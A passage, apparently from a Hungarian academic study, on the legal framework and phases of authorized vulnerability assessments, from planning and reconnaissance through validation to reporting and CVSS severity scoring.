Ezek alapján egy több mint 50 szerverrel rendelkező elektronikus információs rendszerre vonatkozó, bármilyen jogosultsággal végrehajtandó belső biztonsági vizsgálat, melynek folytatása során a sérülékenységvizsgálati tervtől eltérően további igények, nehézségek merülnek fel, határideje a kezdőnaptól számítva akár 150 nap is lehet. Ebből könnyen belátható, hogy a rendszerek komplexitása jelentős munkatöbbletet okozhat függetlenül a kívánatosan magasfokú automatizáltság használata ellenére. Ez az okfejtés nem meglepően szintén nehezen értelmezhető a nem kizárólag technikai szinten kivitelezett vizsgálati fajtára, nevezetesen a pszichológiai manipulációra, melynek értelmezésére a rendelet sem biztosít külön segítségül további támpontokat.

A fenti típusokhoz különböző jogosultsági fázisok tartoznak, melyek azon túl, hogy módosítják a vizsgálat hatókörét, további egymásra épülő feltételrendszert is meghatároz, melyek a sérülékenységvizsgálat végrehajthatóságára nézve tartalmaznak előírásokat. A jogszabály itt már kógensen határozza meg a peremfeltételeket, melyek nem teljesülése esetén a biztonsági vizsgálat nem kezdhető meg, valamint amennyiben a vizsgálati eljárás során hiánytalanul nem állnak rendelkezésre, azt fel kell függeszteni. Folytatni csak akkor lehet, ha a feltételek újra teljesülnek maradéktalanul.

Regisztrált jogosultság nélküli vizsgálat esetén a szervezetnek biztosítania kell a hozzáféréshez, a rendszer elérési pontjaihoz szükséges adatokat, legyen szó fizikai, illetve logikairól, továbbá a vizsgálat alá vonandó rendszer folyamatos megfigyelését, monitorozását [21].

A fentiek az alapvető feltételek a végrehajtáshoz elegendőnek tűnnek, azonban a rendelet további feltétel teljesítését írja elő, miszerint biztosítani szükséges a „funkció-tesztelési tervet", valamint a „tesztelés eredményéről szóló dokumentációt". Ennek a két feltételnek, melyek összetartoznak, gyakorlati szempontból van kiemelt jelentősége, ugyanis azt hivatott megelőzni, hogy egy fejlesztés alatt álló rendszerre, annak korai szakaszában, amikor még további funkcionális, illetve nem funkcionális követelmények kerülhetnek módosításra, bővítésre, nézve kerüljön lefolytatásra egy sérülékenységvizsgálat. Ahogy korábban már említésre került, egy rendszer fejlesztési ciklusában vagy egy szoftver SDLC-ben különböző tesztelésekre van lehetőség, melyeket egymásra építetten célszerű elvégezni a fejlesztők által, mely elősegíti a biztonságos szoftver, szolgáltatás, rendszeren keresztül a biztonságos üzemeltetés alapfeltételeit. Fontos leszögezni, hogy a biztonsági vizsgálatnak egy fejlesztési ciklusban a rendszer bevezetését megelőzően, de a széles körben végrehajtott funkció-tesztelést, illetve annak eredményeinek feldolgozását követően van helye optimálisan. Egyéb esetben a hatékonysága egyrészt a kiforratlanság, másrészt az implementálást követő esetlegesen utólagos fejlesztési feladatok jelentkezése és végrehajtása miatt szenvedhet csorbát. Természetesen a fentiek nem jelentkeznek már üzemelő rendszerek esetében, ahol a vizsgálatok megfelelő pozícionálása a rendszer életciklusának produktív szakaszában van.

A „Regisztrált felhasználói jogosultsággal rendelkező", a jogosultság nélküli vizsgálaton támasztott követelményeken túl értelemszerűen előírja a „felhasználói jogosultsági mátrixot". Egyszerűen úgy lehet megragadni, hogy az adott felhasználói szerepkörökhöz milyen jogosultságok tartoznak, ebbe természetesen beletartoznak a privilegizált jogosultsági szerepkörök is, annak ellenére, hogy ennél a típusnál még rendszergazdai jogosultsággal kerül végrehajtásra a sérülékenységvizsgálat. A felhasználói dokumentáció tulajdonképpen a rendszer korlátozott, alapszintű működésének megismeréséhez szükséges.

Az adminisztrátori jogosultság esetén már alapelvként fogalmazható meg, hogy a rendszert érintő valamennyi leírás, adat biztosítása szükséges. Ezt az elvet követi a rendelet is, amikor az előző kettő jogosultsági fázisban előírtakon túl a rendszertervet is meghatározza. Itt szükséges megjegyezni, hogy mivel nem határozza meg pontosan a tartalmát a rendszertervnek, mely általánosságban az LLD (Low-level Design) dokumentációnak felelne meg. Ugyanakkor kijelenthető, hogy ez egyben a rendszer összes dokumentációját is feltételezi, melybe beletartozhat az implementációs terv, másnéven DLD (Detailed-level Design), adminisztrátori, illetve tesztelési dokumentációk is.

A jogszabály szerinti típusok meghatározása több pontban sajátos, de ugyanakkor elmondható, hogy meglehetősen alapos és átgondolt. Létezik ezen kívül, például az $(ISC)^2$ által is felvázolt kategorizálás, mely ugyan sokban teljesen azonos a jogi szabályozásban leírtakkal, azonban sokkal inkább technológiai kategorizálást alkalmaz, melyek a használt eszközökben és eljárásokban is könnyebben elválaszthatók. A teljesség igénye nélkül kiemelendő ebből, azok melyek a hazai szabályozásból kimaradtak:

- Host-based vizsgálat;
- Network-based vizsgálat;
- Alkalmazás vizsgálat;
- Adatbázis vizsgálat;
- Szétosztott vizsgálat.

A fenti listából az alkalmazás vizsgálat jogszabályba történő beemelése kritikus fontosságú lenne annak érdekében, hogy az ellátásilánc típusú támadásokkal szembeni fellépés hatékonyabbá válhasson.

Ezen kívül említésre méltó még az aktív, és a passzív vizsgálat, melyet azonban az ajánlás ellenére nem javasolt külön kategóriaként használni, egyrészt a scannelés módjára vonatkozik csak, mely egy része csak a vizsgálatnak, másrészt a rendszer egyéb paraméterei, tulajdonságai, illetve a vizsgálat végrehajtásának módja alapvetően meghatározza az alkalmazandó eszköztárat.

2.4 Sérülékenységvizsgálati metodika

A korábbi fejezetekben bemutatásra, illetve összehasonlításra került pár penetrációs teszteléssel kapcsolatos módszertan, melyek tekintettel arra, hogy sok szempontból hasonlítanak a sérülékenységvizsgálatokra, pontosabban egyes esetekben hasonló eljárás kerül alkalmazásra a sérülékenység kihasználásáig, nem jelenthető ki az, hogy megegyezne a behatolás tesztelés pár lépésével.

Ezt az okfejtést támasztja alá az is, hogy jelentős mennyiségű sérülékenységvizsgálati típus különböztethető meg, valamint hogy a vizsgálat kiterjedése horizontálisan és vertikálisan eltér, mind a penetrációs teszteléstől, mind a red teaming-től. Ehhez hozzájárul az eltérő eszköztár, vizsgálati cél, és nem utolsósorban az eredmények címzettjei is.

2.4.1 Előkészítési szakasz

Az első és egyben, tapasztalat szerint a vizsgálat időbeli lefolyását, meglepő lehet, de nagyban befolyásoló szakasz egy sérülékenységvizsgálati eljárásban az előkészítés, vagy felkészülési szakasz. Kicsit jobban ráközelítve már látható, hogy tulajdonképpen a nem alapos tervezés, illetve szervezés következménye az, hogy azt a vizsgálati szakaszban kell

bepótolni, amely értékes energiaforrások lekötését jelenti és egyben meghosszabbodott végrehajtási időt.

A biztonsági vizsgálat alapvetően írásbeli felkérés, vagy megbízás alapján történik, jogszabályban meghatározott többlet jogosítványok alapján pedig még saját hatáskörben, továbbá hatóság által elrendelten történhet az megindítása. Bármelyik módozatról is beszélünk, minden estben az érintett szervezettel fel kell venni a kapcsolatot a vizsgálat kezdetét megelőzően.

A kapcsolatfelvétel és azt követő egyeztetések során elsődleges szempont a vizsgálat hatókörének, típusának, céljának, felhasználható erőforrásainak, technikai és jogi feltételek, kezdeti időpontnak, kapcsolattartásnak, kizárásoknak, rendkívüli eljárásrendnek, esetleges pénzügyi feltételeknek a tisztázása.

A fentieken túl, amelynek mértéke azonban már függ a vizsgálat típusától is, lényeges az elektronikus információs rendszerekre, rendszerelemekre vonatkozó előírások és eljárások alapos megismerése annak érdekében, hogy a vizsgálatot gondosan meg lehessen tervezni. A gyakorlatban a sérülékenységvizsgálatok jogosultsági és a rendszer megismerési szintjének kategorizálásához, a penetrációs teszteknél ismert black, gray és white box kategorizálás is szokták rendszerint használni, mert a megrendelői oldalon elősegíti a könnyebb érthetőséget.

Azokban az esetekben, ahol távolról nem lehet végrehajtani a vizsgálatot, mint például a belső, vagy a vezeték nélküli pszichológiai manipuláció egyes típusai, szükséges a vizsgálati helyszínnek a bejárása, a beléptetés, fizikai hozzáférések pontosítása, esetlegesen követendő biztonsági eljárások megismerése, illetve annak az egyeztetése, hogy a munkavégzés napi rendje hogyan illeszthető be az érintett szervezet rendes napi munkarendjébe. Felmerülhet az is, melyre a jogszabály is utalást tesz, hogy a teszt végrehajtása ütemezhető az érintett szervezet kérésére, ez egyébként kizárólag produktív rendszerek esetében fordulhat elő, a vizsgálandó, vagy komoly kihatással bíró szolgáltatásnak nem kritikus időszakára. Utóbbira hatóság által elrendelt esetben nincs lehetőség.

Amennyiben az SDLC-ben történik a vizsgálat, kevésbé valószínű, hogy minősített, üzleti titoknak minősülő, vagy más, jogszabály által védett adatok megismerése várható, de nem lehetetlen. Komplexebb rendszereknél, mint például az SAP alapú implementációk esetében gyakran előfordul, hogy éles adatokkal történik a funkciók tesztelése annak érdekében, hogy pontosabbak legyenek az eredmények [23]. Ugyanakkor produktív rendszereknél ez már nem eshetőleges, ezért mindenképpen szükséges definiálni azon adatok körét, melyekhez a vizsgálatot végzők jogosultak hozzáférni. Amennyiben olyan adatokhoz kerül hozzáférés, melyek köre előzőleg nem engedélyezett, azok incidenskezeléshez, rosszabb esetben jogi, akár büntetőjogi felelősségre vonást is eredményezhetnek. Erre a jogszabály által felhatalmazott eseménykezelő központoknál nincs szükség, mivel jogszabályi kivétel van definiálva.

A biztonsági incidensek nem csupán abban az esetben fordulhatnak elő, ha a vizsgálatot végzők átlépik a meghatározott jogosítványaikat, hanem történhet előre tervezetten is. Ez egy érdekes forgatókönyv, hiszen alapvetően a személyek felkészültségének tesztelése a penetrációs tesztek, illetve a red teaming hangsúlyozott tevékenységi köre, azonban a végrehajtási rendelet ezt sérülékenységvizsgálati hatáskörbe is besorolja. Ilyen tervezett tevékenység esetén pedig szintén a penetrációs teszteknél bevált módon el kell dönteni, hogy a biztonsági események kezelésében résztvevő személyek, incidenskezelők teljes bevonásával kerül lefolytatásra a vizsgálat, vagy a tudtuk nélkül. A valósághoz közelibb eredményt egyértelműen az tudja mutatni, ha nem kerülnek előzetesen értesítésre. Amennyiben mégis, akkor külön felkészítést szükséges tartani a biztonsági menedzsmentben résztvevő személyek részére előzetesen.

Azokban az esetekben, ahol komplex rendszerek tesztelésének előkészítése történik, fontos tisztázni valamennyi lényeges adatot, melyeket nagyon helyesen a rendelet is taglal az átlagostól jelentősen eltérő rendszerek alatt. Amennyiben az információk alapján a sérülékenységvizsgálat végrehajtása a definiált határidőbe már előre láthatóan nem fér bele, abban az esetben mindenképpen szükséges valamilyen módon a vizsgálat tárgyát több, különálló részre osztani.

Alkalmazás, illetve más vizsgálatok esetén, melyek white box jogosultági szinten tervezettek, a forráskód átadásának és kezelési feltételeinek kitétele szintén kritikus pont lehet a terv, illetve megbízás elkészítése során.

A rendeletben foglaltak alapján egy egészen érdekes vizsgálati fajtánál, a pszichológiai manipuláció végrehajtási előfeltételeinél, szintén a penetrációs tesztelésnél megszokottakhoz érdemes visszanyúlni és nagyon pontosan meg kell határozni azoknak az érintett személyeknek a körét, akár név, beosztás, email cím, telefonszám megadásával, akikkel szemben az adott módszerek, technikák alkalmazásra kerülnek. A tervezésénél sarkalatos az is, hogy kiknek és milyen mélységig legyen tudomásra a vizsgálatról. Egyes esetekben szükség lehet további felkészítésekre is a bevonandó személyek részére.

A fentieken túl ahhoz, hogy sikeres legyen a vizsgálat, illetve ne csak egyszerűen az legyen az elvárás, hogy a teszt végrehajtásra kerüljön, ezáltal esetleg valamilyen megfelelőségi kritérium kerüljön kipipálásra, meg kell értetni az érintett szervezet vezetőivel, kulcsembereivel, hogy a valódi biztonság növelése a cél azért, hogy a biztonsági események jövőbeli kockázata mérséklésre kerülhessen. Azok az eredmények, melyek várhatóan megállapításra kerülnek, a technikai implementáción túl további törődést és tapasztalatfeldolgozást igényelnek, sok esetben gondolkodásmód változtatási igényt is felvethetnek, mely miatt nem szabad támadólag értékelni azokat. Ez a nehézség az auditálás tevékenységével hasonlóan jelentkezik, azonban árnyalja a képet az, hogy az auditálással ellentétben nem lehet objektív körülményekre, szabályozók megfelelőségére

hivatkozni a legtöbb esetben, amikor a valódi biztonság értékelése kerül górcső alá. Más kérdés, ha a vizsgálat alapkövetelményei megfelelősség orientáltak.

Ennek a szakasznak a zárultával, annak eredményeivel el kell készülnie egy kölcsönösen elfogadott sérülékenységvizsgálati tervnek, vagy szerződésnek.

2.4.2 Információgyűjtési szakasz

Ez már a terv végrehajtásába tartozik bele, az abban meghatározott kezdődátumtól számítva. A legtöbb metodikában a keresési szakasz következne, azonban nem célszerű a két fázist összevonni, annak ellenére, hogy az aktív felderítés sok esetben átíveli a kettőt. a fent felsorolt típusok, illetve leírt jogosultsági kategóriák alapján indított sérülékenységvizsgálatok esetében legtöbbször szükség van további információk begyűjtésére a tervben lefektetett és jóváhagyott vizsgálat tárgyáról, további körülményeiről. Az előkészítési szakaszban az érintett szervezet által megadott információk kiegészítése sok esetben szükségessé válhat, mely pozitív irányba mozdítja el a keresés és validálás sikerességét.

Egy tisztán white box vizsgálatban, ahol kisebb rendszereket, illetve szűkebb kiterjedés lett meghatározva, rövid határidők kerültek előírásra az előző szakasz során, ez a rész opcionális, illetve elhagyható. Persze ennek a vizsgálati eredményekre komoly torzító hatásai is lehetnek, ezért mindig mérlegelés szükséges.

Kiemelt jelentősége van a webes biztonsági vizsgálatoknál, ahol az érintett szervezetre vonatkozóan külső, nyilvánosan elérhető forrásokból származó információk, másnéven footprinting, gyűjtésén és értékelésén keresztül elősegítik a későbbi szakaszok hatékony elvégzését.

A footprinting az alábbi kategóriákba sorolható:

- Passzív: Ide tartoznak azok az információgyűjtések, melyek semmilyen módon nem kapcsolódnak közvetlenül a vizsgált rendszerhez. Ilyen többek között a TLD-k (Top-level domain), aldomainek feltérképezése, dark weben, kereső motorokon történő információszerzés, internetes archívumok feltérképezése, fórumok, reputációs mutatók figyelése, pénzügyi adatokra, személyekre, elérhetőségeikre történő keresés, SOCMINT (Social Media Intelligence).
- Aktív: Ezek a módszerek már még egy lépéssel közelebb vannak a vizsgálat tárgyához és érzékelhetők lehetnek az érintett szervezet részéről. Ilyenek lehetnek a szervezet DNS szervereinek lekérdezése, DNS információk megszerzése, metaadatok gyűjtése, email címek lekérdezése, routolási információk megszerzése, üzemeltetett weboldalakról információk, elektronikus dokumentumok vizsgálata.

A fenti technikák elsődleges célja, hogy a vizsgálati típus szerint további adatok gyűjtése történjen meg a szervezetről, hálózatról, illetve az üzemeltetett rendszerekről, rendszerelemekről további, az érintett szervezet számára olykor jelentéktelennek tűnő, azonban támadói szemszögből lényeges információk megszerzése.

A pszichológiai manipuláció esetén, amely önmagában az aktív footprinting-be is besorolható, mint eszköz, nem elégséges a fenti technikai szintű információgyűjtés, hanem egyfajta HUMINT technikára is szükség lehet, melynek során nem csupán a szervezet közvetlen alkalmazottjaival, hanem annak szélesebb körben érintett szerződött partnerek munkatársaitól is lehet információt begyűjteni. Ide olyan egyszerű dolgokat is bele lehet érteni, mint az, hogy a szervezet kávézójában könnyed beszélgetés során érdekes információk tudnak elhangozni, a bizalomépítés része viszont már a pszichológiai manipuláció része és nem tartozik ide. Ide tartozik például kiépített fizikai biztonsági rendszer gyakorlati használatával kapcsolatos körülmények felderítése, a vállszörfölés, kukabúvárkodás is.

Beleértendők még a konvencionális módszerek is, mint további dokumentumok bekérése, személyes interjúk folytatása, melyek az auditálásból jól ismertek, azonban az esetek többségében vagy nem elégségesek, vagy nem szolgálnak értékes információval. Ez utóbbi leginkább a kizárólag előírásoknak történő megfeleltetés valamint a menedzsmenti érdekek nem szándékosan torzító hatásának tudható be.

Annak érdekében, hogy az érintett szervezet és az általa üzemeltetett rendszerek, szolgáltatások, illetve kezelt adatok fenyegetettségi helyzetéről pontosabb képet lehessen alkotni további OSINT (Open Source Intelligence) forrásokat is be lehet vetni, illetve szükséges a CTI (Cyber Threat Intelligence) mindhárom területéből (operational, tacical, strategic) származó információk begyűjtésére, analizálására fókuszálva a regionális és globális trendekre is. Természetesen, amennyiben lehetőség van rá, szervezetek közötti információmegosztás is rendkívül hasznos egy egyedi vizsgálat során a valódi biztonság tesztelésére.

Egy fontos dologról szükséges még pár szót ejteni, a következményről. Információgyűjtés során előfordul, hogy folyamatban lévő, vagy korábban megtörtént információszivárgásra, kémkedésre, kiberbiztonsági eseményre derül fény, melyet haladéktalanul kezelni szükséges. Visszamutatva erre is szükséges a felkészülési szakaszban rögzítendő tervben kitérni, hogy mi a teendő az ilyen esetekben, mivel óvatlan esetben a vizsgálatot végzők is szembe találhatják magukat a jogi felelősségre vonással elhibázott, önkényes cselekedeteik miatt.

2.4.3 Keresési és validálási szakasz

Egyszerűen megfogalmazva ebben a részben történik meg a sérülékenységek azonosítása, illetve az eredmények visszaellenőrzése annak érdekében, hogy csak olyan hibák

kerüljenek értékelésre, kategorizálásra, melyek valóban kihasználhatók egy esetleges támadás során.

A két szakaszt külön is lehetne választani, azonban tapasztalat alapján, amennyiben nem teljesen automatizált vizsgálat történik, egymást felváltva folyamatosan történnek az egyébként tevékenység alapján jól elkülöníthető szakaszok.

A jól előkészített vizsgálatok során itt már nem lehet kérdéses az, hogy melyek a vizsgált rendszer határai, milyen kapcsolódási pontjai vannak és mely rendszerelemekre nézve lehet keresést végrehajtani.

A keresés két típusra bontható, akárcsak a footprinting:

- Aktív keresés: Itt már konkrétan a vizsgálandó rendszerelemekkel szemben történik a tesztelés, ahol a cél eszközzel folytatott interakció kerül kikényszerítésre és annak az eredményei alapján lehet adott sérülékenységre következtetni.
- Passzív keresés: Ebben az esetben is célzottan a vizsgálat hatókörébe tartozó elemekre nézve folyik a tesztelés aktív kommunikáció nélkül, lehallgatva a cél eszköz normál kommunikációján keresztül történik a sérülékenység azonosítása.

Az előző kategóriák tovább bonthatók automatizált, illetve manuális eszközökre, ahol meg kell említeni, hogy általánosan elterjedt tévhit az, hogy sérülékenységvizsgálat során kizárólag automatizált eszközök használatára kerül sor. Ez valószínűleg, ahogy fentebb már utaltam rá, a saját rendszerek biztonságának fenntartása érdekében szervezeten belül, vagy szerződés alapján külső partner által üzemeltetett sérülékenységmenedzsment, mely egyébként SOC funkció, szolgáltatásnál alkalmazott technikák és hasonlóságok miatt kerülhet összemosódásra.

További kategorizálás is lehetséges, mely nem a keresés módja szerint csoportosít, hanem az irányultsága alapján. Eszerint meg lehet különböztetni:

- Hálózati keresés: Ezek a hálózaton keresztül végrehajtott keresések az egészen egyszerűektől kezdve, például port scanning, a komplexebb és agresszívebb keresésekig, például VPN szolgáltatás DoS, vagy WiFi titkosítás sérülékenysége. Ebbe a kategóriába sorolható a vezeték nélküli hálózatok keresése. Alapvető céljuk az, hogy nyitott portok, Ip címek, futó szolgáltatások, hosztok, védelmi eszközök, OS szintű konfigurációk, bannerek, stb. kerüljenek felfedésre, illetve azok alapján sérülékenységek azonosításra. Automatizált és félig automatizált eszközök tekintetében nagyon széles a választék.
- Webalkalmazás keresés: Ez tulajdonképpen sok szempontból egy speciális esete a hálózati keresésnek, de teljesen testre van szabva a webes alkalmazásokra. Elég csak pár pillantást vetni a folyamatosan változó, aktuális OWASP Top 10 [24] listában szereplő sérülékenységekre, hogy érzékelhető legyen az, hogy jellemzően

milyen hibák jellemzőek a webes szolgáltatások terén, melyek egy része automatizált eszközökkel is jó eséllyel felderíthető.

- Host-based keresés: A klienseken, illetve szervereken végzett belső keresések, melyek a gyenge pontok feltárását jellemzően konfigurációs hibák azonosításával végzi. Kiválóan alkalmazhatók az automatizált változatok megfelelőségi vizsgálatoknál, auditoknál.
- Adatbázis keresés: Speciálisan csak az adatbázisok beállításainak és adatok kezelésének a vizsgálatát jelenti. Léteznek automatizált eszközök erre is, de jellemző, hogy a host-based, vagy a hálózati keresőkbe beépített adatbázis szabvány megfelelőségi funkciók vannak korlátozott képességekkel.

A hálózati kereséseknél sokáig lehetne taglalni az alkalmazandó technikákat, azonban szükséges kiemelni azt, hogy bár általában véve már kompromittációnak, vagy behatolásnak van kezelve az, hogy a keresések egyes esetben a védelmi eszközök, úgy mint IDS, IPS, tűzfal megoldások kijátszása, melyen keresztül további sérülékenységek kerülhetnek felderítésre.

Webes keresések esetén egyszerűbb weboldalak vizsgálata automatizált hálózati keresőkkel is elvégezhető, de általában komplexebb webes szolgáltatások vizsgálatához nem elegendők.

A host-based automatizált keresők leginkább, tekintve, hogy minél több rendszerelemből származó információkat lehessen összegyűjteni agent-manager architektúrába vannak szervezve, ahol a kliensoldali keresések eredményeit az agent továbbítja a menedzsment központi szolgáltatás felé további értékelésre, feldolgozásra. Ma már sok esetben rendszergazdai hozzáféréssel erre a hálózati automatizált eszközök is képesek.

Mindhárom kategóriára létezik felhőalapú szolgáltatás is, azonban kényelmességén és megbízhatóságán túl számolni kell azzal is, hogy esetlegesen érzékeny adatok feldolgozása, tárolása nem engedélyezett jogszabályi vagy az érintett szerv részéről, illetve vannak rendszerek, melyek teljesen izoláltak az internet felől.

A fenti kategóriák éles elkülönítése az automatizált eszközök vonatkozásában már elég nehézkes, mivel a termékportfólióban a gyártók igyekeznek termékeikbe minél szélesebb körű képességeket belezsúfolni, azonban általános ökölszabály, hogy azokban a funkciókban erős csak, melyre elsődlegesen tervezték. A trend nem csak arról szól, hogy minél szélesebb köröket lehessen kiszolgálni, hanem abból következik, hogy egy sérülékenységvizsgálati típus végrehajtása során több fajtájú keresést kell végrehajtani. Példának lehet venni egy webes biztonsági vizsgálatot, ahol szükség lehet hálózati, host-based, adatbázis, webalkalmazás keresőkre, illetve statikus kódelemzésre.

Az automatizált eszközök vitathatatlan előnye a nagymennyiségű információk gyors feldolgozása, ugyanakkor rendkívül zajosak, ellenőrizetlen eredményeket produkálnak, illetve esetenként kritikus terhelést rónak a vizsgálat alá vont rendszerekre,

rendszerelemekre, különösen azokra, melyek limitált erőforrással rendelkeznek, mint például OT (Operational Technology), IoT (Internet of Things), IIoT (Industrial Internet of Things) eszközöknél. Ebből kifolyólag a manuális, illetve részben automatizált eszközök használata sok esetben elkerülhetetlen, különösen akkor, ha az érintett szervezet kritikus infrastruktúrájának vizsgálatára kerül sor.

Az alkalmazások sérülékenységvizsgálatával, ahogy korábban részletezésre került, a CC tartalmazza a metodika legátfogóbb leírását különböző szintekre bontva, melyben jól megfigyelhető a technikai megközelítések elkülönítése is, melyek egy sérülékenységvizsgálati tervben a végrehajtandó módszerekben is meghatározásra kerülhetnek. Ez alapján lehet:

- Statikus elemzés: Az adott alkalmazás forráskódjára van szüksége a vizsgálóknak és abban keresnek olyan eljárásokat, függvényeket, melyek sérülékenységeket okozhatnak, mint például command, SQL injection, buffer túlcsordulás. Sok automatizált eszköz, másnéven SAST (Static Application Analysis Tool) létezik rá, melyek nagyon meggyorsítják a folyamatot, viszont sok más típusú sérülékenységet nem lehet vele felderíteni, illetve osztozik az automatizált eszközök hátrányaiban is. Ezt a típust nevezik egyben white box alkalmazásvizsgálatnak is, melyet egyfajta formában az SDLC-ben is szokták használni a fejlesztők a CI/CD (Continuous Integration/Continuous Delivery) eljárásban.
- Dinamikus elemzés: Ekkor az alkalmazás futása közben történik a hibák keresése. Ezt szokták még black box vizsgálatnak, vagy DAST-nak (Dynamic Application Analysis Tool) nevezni. Előszeretettel lehet például XSS, DoS, vagy buffer overflow sérülékenységek kereséséhez használni spiking, majd fuzzing technikák alkalmazásához.
- Interaktív elemzés: Másnéven ezt IAST-nak (Interactive Application Analysis Tool) szokás nevezni, mely egy speciális fajtája a dinamikus és statikus elemzésnek. A vizsgálat során a manuális vagy automatizált keresésekre adott interakciók elemzése egy agent-en keresztül és a sérülékenységek azonosítása történik meg az alkalmazás viselkedése alapján.

A pszichológiai manipuláció esetében kicsit nehezebb a dolog, hiszen a sérülékenység keresésével egy időben tulajdonképpen a kihasználás (exploit) is megtörténik. Erre remek példa az elhagyott pendrive a parkolóban, ahol a célszemélynek nem elég azt az adathordozót elraknia, hanem azt csatlakoztatni is szükséges a munkahelyi eszközére és az sem mindegy hogyan. Itt már érződik a validálás igénye is, hiszen azzal, hogy birtokába került az adathordozó még nem biztos, hogy sérülékeny, mivel lehet, hogy meg akarja semmisíteni, át akarja adni a biztonsági személynek, aki az értesítési rendben szerepel. Meg lehet említeni a phishing email-eket is, ahol azzal, hogy megnézte az emailt

még rá is kell klikkelni adott esetben a linkre, hogy igazolható legyen a biztonságtudatosság elégtelensége. Persze számtalan más példát lehetne felhozni még.

A validálás, ahogy korábban több utalás történt rá, a minőségi sérülékenységvizsgálatok elhagyhatatlan része. Tulajdonképpen a fent részletezett keresési fajták közül mindig manuális ellenőrzést jelent, mely egyben sokszor, ahogy a pszichológiai manipulációnál is említésre került egyben a kihasználást is jelenti. Kiváló példa erre az, hogy nem elég egy webes szolgáltatáson távoli fájlfeltöltési hibát (RFI, Remote File Inclusion) azonosítani, mivel elképzelhető, hogy a kihasználáshoz más feltétel teljesülése nem történik meg, illetve a frontend szerver előtti webalkalmazás tűzfal (WAF, Web Application Firewall) sikeresen blokkolja a próbálkozást. Egy ilyen validálás során megtörténik a távoli fájlfeltöltés is, ha kihasználható a sérülékenység. Ugyanígy példának lehet felhozni a szolgáltatás megtagadásra, vagy a jogosultsági szint emelésére lehetőséget adó sérülékenységeket is. Megemlítendő, hogy nem minden esetben szükséges a validálás, ahol triviális a kihasználás lehetősége, az vizsgálati idő optimalizálása érdekében elhagyható.

Ezek alapján jogos az igény, hogy meddig sérülékenységvizsgálatról és honnantól behatolástesztelésről beszélhetünk. Ez pedig a fentiekből már világosan kell következzen, hogy a behatolástesztelés metodikájában ismert exploit kisebb mértékben, de beletartozik a sérülékenységvizsgálatokba. A post-exploitation részek, melyek például a laterális mozgások, nyomok eltüntetése, perzisztencia biztosítása már kizárólag a penetrációs tesztek során alkalmazandók.

2.4.4 Értékelési és feldolgozási szakasz

Itt beszélhetünk lényegében az előző pontokban elért eredmények írásba foglalásáról, a tapasztalatok feldolgozásáról a feltárt sérülékenységek értékeléséről és a megfelelő prezentálásról. A szakasz összességében nagy hasonlóságot mutat a biztonsági auditok riportolási fázisával.

Az eredményeket összefoglaló jelentés, végrehajtási rendelet szerint állásfoglalás, vagy jegyzőkönyv alapvetően részletesen kell tartalmazza a feltárt sérülékenységek leírását, kihasználhatóságának módját, kategóriáját, súlyossági fokát, találati pontjait, a sérülékenységek csökkentésére, megszűntetésére vonatkozó javaslatokat, illetve az ellenintézkedések végrehajtásához javasolt határidők megjelölését.

A fentieken túl célszerű belefoglalni még a vezetői összefoglalót, a vizsgálat módszerét tapasztaltakat, a folyamat rövid leírását, egyéb olyan javaslatokat, melyek nem köthetők közvetlenül a feltárt sérülékenységekhez, de a biztonság általános növeléséhez hozzájárulhatnak.

A végrehajtási rendelet az állásfoglalás elkészítését és megküldését már nem számítja bele a biztonsági vizsgálatra megállapított határidőbe, arra 8 napos normál, illetve

rendkívüli esetben 21 nap lezárást követő határidőt ír elő. A rendelet hatályától eltérő esetben az megállapodás kérdése, hogy az irányadó határidőbe beletartozik vagy nem a jelentés elkészítése. Mindenesetre ajánlatos a tervben egyértelműen kitérni rá és meghatározni, hogy mely lépések milyen ütemezéssel várhatók.

A biztonsági vizsgálat eredményeit nem elég írásos jelentésben megküldeni az érintett szervezet részére, hanem meg kell arról is győződni, hogy a címzettek, beleértve a felső vezetőket, biztonsági menedzsment tagjait, üzemeltetőket, fejlesztőket, illetve szerződött partnereket, amennyiben érintettek teljes mértékben megértették és fel tudják dolgozni a jelentésben foglaltakat.

Annak érdekében, hogy a felsővezetők számára a feltárt problémák és arra tett javaslatok elhelyezhetők legyenek a szervezet a rövid-, közép- vagy hosszútávú tervezésében a vizsgálat zárásakor, ahogy az auditálásnál megszokott, rövid stratégiai szintű összegzésre van szükség, melyet javasolt személyes prezentáció keretében előadni és igény szerint részletesen átbeszélni a teendők lehetőségeit. Az előadás tapasztalatait és eredményeit szintén bele kell foglalni a jelentésbe, magától értetődően a vezetői összefoglalóba, illetve megállapodás szerint ésszerű keretek között a határidők és esetlegesen megoldási javaslatok részbe is, annak érdekében, hogy a szükséges intézkedések még pontosabban legyenek testre szabva az érintett szervezet rendelkezésre álló erőforrásaira valamint üzletmenet tervezési folyamataiba.

A feltárt sérülékenységek annak érdekében, hogy az egyszerű, már ugyan validált listából vagy halmazból rendezett, az érintett szervezet részére könnyen értelmezhetők és priorizáltan tervezhetők legyenek a megszűntetésre, illetve csökkentésre irányuló ellenintézkedések, szükség van egy értékelési rendszerre, melyet következetesen és átláthatóan kell használni, elkerülve ezáltal azt, hogy azonos sérülékenységek eltérően legyenek kategóriákba foglalva és így a hitelesség megkérdőjelezésre kerülhessen.

Az értékelési rendszer vonatkozásában nincs különösebb kötelező érvényű előírás. Meg lehet említeni a PTES 5-ös kategorizálását, azonban a legelterjettebb értékelést a FIRST (Forum of Incident Response and Security Teams) által kidolgozott CVSS (Common Vulnerability Scoring Systems) [25] adja, mely egy 0-tól 10-es skáláig értékeli az adott sérülékenységeket sajátos metrika alapján. A korábban 3 szintű kategóriák aktuális verziója (CVSS 3.1) a numerikus értékekhez már 5 súlyossági kategóriát javasol:

- Nincs: 0,0;
- Alacsony: 0,1 – 3,9;
- Közepes: 4,0 – 6,9;
- Magas: 7,0 – 8,9;
- Kritikus: 9,0 – 10,00.

A specifikáció 5 súlyossági kategóriát állapít meg, de ez valójában csak 4, mivel az első tulajdonképpen azt fejezi ki, hogy nincs sérülékenység. Megjegyezhető, hogy ez a kategória viszont rendkívül jól használható az informatív jellegű megállapításokhoz, úgy mint például a naplózás, eseménykezelési eljárásrend elégtelensége. A numerikus kalkulációnál használt metrika szerint figyelembe veszi a támadási vektort, a támadás komplexitását, a támadás kezdetekor rendelkezésre álló felhasználó szint meghatározását, az esetlegesen felhasználói interaktivitás szükségességét, a bizalmasság, sértetlenség, rendelkezésre állás érintettségének mértékét, továbbá opcionálisan a kihasználás valószínűségét, a rendelkezésre álló javítási lehetőségeket, a sérülékenységhez rendelkezésre álló leírás mélységét.

